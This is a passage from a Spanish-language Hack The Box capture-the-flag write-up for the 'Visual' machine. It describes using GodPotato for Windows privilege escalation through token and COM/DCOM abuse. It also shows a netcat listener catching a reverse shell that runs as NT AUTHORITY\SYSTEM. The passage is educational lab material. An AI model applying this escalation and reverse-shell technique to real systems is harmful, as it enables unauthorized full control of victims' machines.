Para materializar esta explotación se emplea el binario **GodPotato**, una herramienta que aprovecha vulnerabilidades en la gestión de *tokens* de seguridad y en la comunicación con servicios COM/DCOM de Windows. Su funcionamiento se basa en desencadenar una operación privilegiada que, al ser manipulada, permite al atacante ejecutar código arbitrario bajo el contexto de **NT AUTHORITY\SYSTEM**, la cuenta con mayores privilegios en el sistema operativo. En esencia, **GodPotato** constituye una evolución de técnicas previas como *JuicyPotato* o *PrintSpoofer*, adaptada a versiones modernas de Windows y capaz de sortear restricciones introducidas en parches de seguridad recientes.

La ejecución exitosa de este binario en el entorno comprometido permitió obtener acceso como **usuario SYSTEM**, culminando así el proceso de escalada de privilegios y dando por finalizado el reto de la plataforma Hack The Box.

```
(usuario㉿kali)-[~/HTB/visual]
└─$ rlwrap -cAr nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.15.50] from (UNKNOWN) [10.129.229.122] 49788

PS C:\programdata> whoami
nt authority\system
PS C:\programdata> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

  Connection-specific DNS Suffix  . : .htb
  IPv4 Address. . . . . : 10.129.229.122
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.129.0.1
PS C:\programdata> 
```

